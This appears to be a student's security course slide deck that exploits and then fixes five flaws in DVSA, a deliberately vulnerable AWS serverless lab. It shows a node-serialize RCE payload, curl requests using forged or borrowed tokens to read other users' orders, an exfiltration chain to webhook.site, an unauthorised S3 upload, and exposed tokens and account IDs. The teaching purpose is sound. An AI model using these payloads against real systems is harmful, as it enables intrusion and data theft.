

DVSA Vulnerability Discovery & Remediation



ICS-344 - Information Security

Spring 2026

Hady AL Saleem | ID: 202279620

Agenda



- DVSA ARCHITECTURE OVERVIEW



- LESSON 1: EVENT INJECTION (RCE)



- LESSON 2: BROKEN AUTHENTICATION



- LESSON 3: SENSITIVE DATA EXPOSURE



- LESSON 4: INSECURE CLOUD CONFIGURATION




- LESSON 5: BROKEN ACCESS CONTROL (IDOR)




- KEY TAKEAWAYS & DEFENSE IN DEPTH

DVSA Serverless Architecture



Lesson 1: Event Injection (RCE)

- VULNERABILITY:
 - node-serialize library treats
 - `__ND_FUNC__` as executable code
- EXPLOIT PAYLOAD:
 - `{"action": "__ND_FUNC__function(){"`
 - `console.log(\"RCE_WORKED\")}()}"`
 - `+-----+`




The screenshot shows the AWS CloudWatch Log management console. The breadcrumb navigation indicates the path: CloudWatch > Log management > /aws/lambda/DVSA-ORDER-MANAGER > 2026/04/22... The left sidebar shows the CloudWatch navigation menu with options like Favorites and recents, Ingestion, Dashboards, Alarms, AI Operations, GenAI Observability, Application Signals (APM), Infrastructure Monitoring, and Logs. The main panel displays a list of log events with columns for Timestamp and Message. The logs show a sequence of events including START, REPORT, and END messages for different request IDs. A specific log entry is expanded, showing a message that includes 'RCE_WORKED'.

Timestamp	Message
2026-04-22T20:23:57.992Z	END RequestId: 82e6f793-ec6c-4d5f-a...
2026-04-22T20:23:57.992Z	REPORT RequestId: 82e6f793-ec6c-4d5f-a...
2026-04-22T20:24:22.609Z	START RequestId: dd095f38-fecf-4bb7-
2026-04-22T20:24:22.616Z	2026-04-22T20:24:22.616Z dd095f38-fe...
2026-04-22T20:24:22.616Z	dd095f38-fecf-4bb7-93ed-7b856be410a1 INFO RCE_WORKED
2026-04-22T20:24:23.031Z	END RequestId: dd095f38-fecf-4bb7-93...
2026-04-22T20:24:23.031Z	REPORT RequestId: dd095f38-fecf-4bb7-
2026-04-22T20:24:27.647Z	START RequestId: a350d420-52da-4faa-
2026-04-22T20:24:28.292Z	END RequestId: a350d420-52da-4faa-

Lesson 1: Fix

- **Fix Applied:**
 - Remove node-serialize library from lambda dvsa order manger
 - Use JSON.parse() instead
 - Add action allowlist
- **Code Change:**



The screenshot shows the AWS Lambda console interface for the function 'DVSA-ORDER-MANAGER'. The code editor displays the following JavaScript code:

```
79
80
81
82 exports.handler = (event, context, callback) => {
83     // console.log(JSON.stringify(event));
84     //var req = serialize.unserialize(event.body); //lesson1 deleted for fix
85     var req = JSON.parse(event.body);
86     //var headers = serialize.unserialize(event.headers); //lesson1 deleted for fi
87     var headers = event.headers || {};
88
89
```

Two blue arrows point to the code changes on lines 84 and 86, indicating the removal of the 'serialize' library and the use of 'JSON.parse()' and 'event.headers' instead.

- **Verification:** Same exploit → No RCE_WORKED in Cloud Watch

Lesson 2: Broken Authentication

- **Vulnerability:**
 - JWT signature not verified
 - Backend trusts any token payload
- **Exploit Steps:**
 - 1. Get User B token
 - 2. Get User C order ID
 - 3. Forge token (modify username to User C)
 - 4. Request User C's order with User B token
- **EVIDENCE :**
 - User B token returns User C's order details
 - Response shows different userId

```
adi@hady-laptop:~$ echo $FAKE_AS_C | wc -c
068
adi@hady-laptop:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
-d '{"action": "orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "cf2ba58b-8090-4ba7-9970",
      "date": 1776202842,
      "total": 33,
      "status": "shipped",
      "token": "vsd23E4aGWor"
    }
  ]
}
```

adi@hady-laptop:~\$ S


Lesson 2: Broken Authentication - FIX

- **Fix Applied:**
- • Add verifyCognitoJwt() function
- • Verify signature, issuer, and expiration
- **Code Change:**
- Added an admin check in order-manager.js:
- **Verification:** Forged token → {"msg": "invalid token"}

```
case "admin-orders":  
  if (isAdmin === "true") {  
    payload = { user: user, data: req["data"] };  
    functionName = "DVSA-ADMIN-GET-ORDERS";  
  } else {  
    return deny(callback, 403,  
      "Unauthorized: Admin privileges required.");  
  }  
  break;
```

Lesson 3: Sensitive Data Exposure

- Vulnerability:
 - Admin function generates S3 URLs with no auth
 - Attack Chain:
 - RCE Payload → DVSA-ADMIN-GET-RECEIPT → Signed S3 URL
 - Webhook.site
-
- EVIDENCE (Screenshot):
 - Webhook receiving download_url
 - Downloaded ZIP file with customer receipts



Lesson 3: Sensitive Data Exposure - FIX

- Add authorization to admin function
- **Code Change (admin_get_receipts.py):**
- **BEFORE:**
- `def lambda_handler(event, context):`
- **AFTER:**
- `headers = event.get('headers', {})`
- `auth_header = headers.get('Authorization')`
- `if not auth_header:`
- `return {"status": "err", "msg": "Missing auth"}`
- **Verification:** Webhook receives no data



Lesson 4: Insecure Cloud Configuration - EXPLOIT

- **Vulnerability:**
 - S3 Block Public Access = OFF
 - Anyone can upload files
- **EXPLOIT (BEFORE):**
 - `aws s3 cp file.txt s3://bucket/`
 - Upload file.txt
- **EVIDENCE:** Screenshot of successful upload

```
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
aws: [ERROR]: The user-provided path test.txt does not exist.
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt

aws: [ERROR]: The user-provided path test.txt does not exist.
~ $ echo "test" > test.txt
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
upload: ./test.txt to s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
~ $ █
```

Lesson 4: Insecure Cloud Configuration - FIX

- **FIX (AFTER):**
- Enable all Block Public Access

The screenshot shows the AWS Management Console interface. At the top, the navigation bar includes the AWS logo, a search icon, a notifications icon, a help icon, a settings icon, and the region 'United States (N. Virginia)'. The user's name 'hady_saleem (9619-0229-2676)' is displayed in the top right corner. Below the navigation bar, the breadcrumb trail shows 'Amazon S3 > Buckets > dvsa-receipts-bucket-961902292676-us-east-1'. The left sidebar contains a list of navigation options under the 'Amazon S3' heading, including 'Buckets', 'Regional purpose buckets', 'Factory buckets', 'Role buckets', 'Storage buckets', 'Policies', 'Systems', 'Access management and security', 'Access Points', 'Access Points for FSx', 'Access Grants', 'Access Analyzer', 'Storage management and rights', 'Storage Lens', 'Lifecycle Operations', 'Account and organization settings', and 'S Marketplace for S3'. The main content area is titled 'Block public access (bucket settings)' and includes an 'Edit' button. The text explains that public access is granted through ACLs, bucket policies, access point policies, or all. It states that to ensure public access is blocked, 'Block all public access' should be turned on. Below this, there are four settings for blocking public access, all of which are currently unchecked: 'Block all public access' (Off), 'Block public access to buckets and objects granted through new access control lists (ACLs)', 'Block public access to buckets and objects granted through any access control lists (ACLs)', 'Block public access to buckets and objects granted through new public bucket or access point policies', and 'Block public and cross-account access to buckets and objects through any public bucket or access point policies'.

Lesson 5: Broken Access Control

- **VULNERABILITY:**
 - No ownership check on order ID
 - Any user can access any order
- **EXPLOIT:**
 - User B Token + User C Order ID will Returns User C's Order

CloudShell

us-east-1

+

Actions ▾

🔗 ⚙️

```
$ export API="https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order"
$ export TOKEN_B="eyJraWQioiJEc2kwcZl3bnd1d2t1TCtuSG10EoyMG85b0VFVz3ZKMLBnY0k0OFQ0M1lvPSIsImFsZyIiOiJlMTJmZjU2In0.eyJzdWIIoiIyNGU4NzRiO0xMGUxLTcwYTItNmNMwNC1hZGVhVzllMGY0ODUiLCJpc3MiOiJodHRwczcPLwvY29nbml0byIpZHAudXMtZWZkdC0xLmFtYXpvbmF3cy5jb2IcL3VzLVVhc3QtMV9kS0tWU3lwdzIiLCJjaGllbnRfawQioiIzdWJsbnU5YjVldGkc3N2NGNmZDlxqBgG10NCISIm9yaWdpbl9qdGkiOiIyZTgyNjE3MC1kYTEyLTQxYWmtOWJiNC00YmRhMGFKYTkxM2ElClldmVudF9pZC3I2ImNmNmUwODkyLWE0ZGQ0TGNGM4OS1izmq4LTnhNTI4NTQ5OWIzMzMSIsInRva2VuX3VzZSI6ImFjYjY2ZcyIsInNj3Bl1IjoiyXdzLmNvZ25pdG8uc2lnbmLuVzZiUuVWRtaW4iLCJhdXR0X3RpbWUiOiJlZ3NzcnwNjE3Mzg5ImV4Ci6MTc3NzA2NTMOCWiaWF0IjoxNzcxMDYxNzY4MjQ3dGkiOiJhZGE3MGJkMCM0XmI2I4LTQzMWIiYWIxOC02ZTI1kmZU02dhhmZkILCJlc2VybmFtZSI6IjI0ZTg3NGI4LEtwZTEtNBHmi01YZA0LWfkZWJfJOWUwZjQ4NSJ9.PMRsJrK3xv93tPcLwbfs_jknyZ_D4hVHzTrwybsmoM08v3288601E4dfJLBQ7sG26i5HGgvFomqUketd9_041Sf6k94LWQs0KdhlkbUSODQkrSN1vkHQm9fGR2QkXN49HLWVJErpAnLPgkhqh6AKHNZRqW2AG4FaIJ7zmugZZd9kizTepsrpBRFJUlgHSH2eKH06Bydxgh49ANenyUV05sMeVxV56Gdm2U5SM_xgJ06Urm5-50nJ0eMsWyjGWFPXQ19kE76MA0avuClwgZ8m6tuU3h-Ofy8XzKp0jtmdA_ZY4NNWL0u0VLd4LokF10crky3zwr_9TaBW7Fwg"
$ export ORDER_C_ID="0fc128f2-55dd-49ea-809e-ce641338c2a2"
$ curl -s -X POST "$API" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer $TOKEN_B" \
-d '{"action": "get", "order-id": "'$ORDER_C_ID'"}' | jq .

{"status": "ok",
  -d '{"action": "get", "order-id": "'$ORDER_C_ID'"}' | jq .

{"status": "ok",
"order": {
  "address": {
    "name": "hady",
    "name": "hady",
    "phone": "34567890",
    "email": ""
  },
  "confirmationToken": "1UDixmUZ35HD",
  "itemList": {
    "1012": 1
  },
  "orderId": "0fc128f2-55dd-49ea-809e-ce641338c2a2",
  "orderStatus": 300,
  "paymentTS": 1776527568,
  "totalAmount": 32,
}
```


Lesson 5: Broken Access Control - Fix

- **Fix Applied:**
- • Add userOwnsOrder() function
- Edit the get case

```
const AWS = require('aws-sdk');
const dynamodb = new AWS.DynamoDB.DocumentClient();

async function userOwnsOrder(userId, orderId) {
  const params = {
    TableName: process.env.ORDERS_TABLE,
    Key: { "orderId": orderId }
  };
  const result = await dynamodb.get(params).promise();
  return result.Item && result.Item.user === userId;
}
```

```
case "get":
  if (!(await userOwnsOrder(user, req["order-id"]))) {
    return callback(null, resp(403, { status: "err", msg: "could not find order" }));
  }
  payload = { "user": user, "orderId": req["order-id"], "isAdmin": isAdmin };
  functionName = "DVSA-ORDER-GET";
  break;
case "order":
```

Key Takeaways

- 1. NEVER deserialize user input unsafely
- One RCE enables multiple attacks
- 2. ALWAYS verify JWT signatures
 - Don't trust client claims (Token)
- 3. Admin functions NEED authorization
 - ? Naming doesn't make it secure
- 4. S3 Block Public Access = ALWAYS ON
- 5. Verify resource ownership on backend
 - Never trust frontend-only checks



Questions?

Thank you for your attention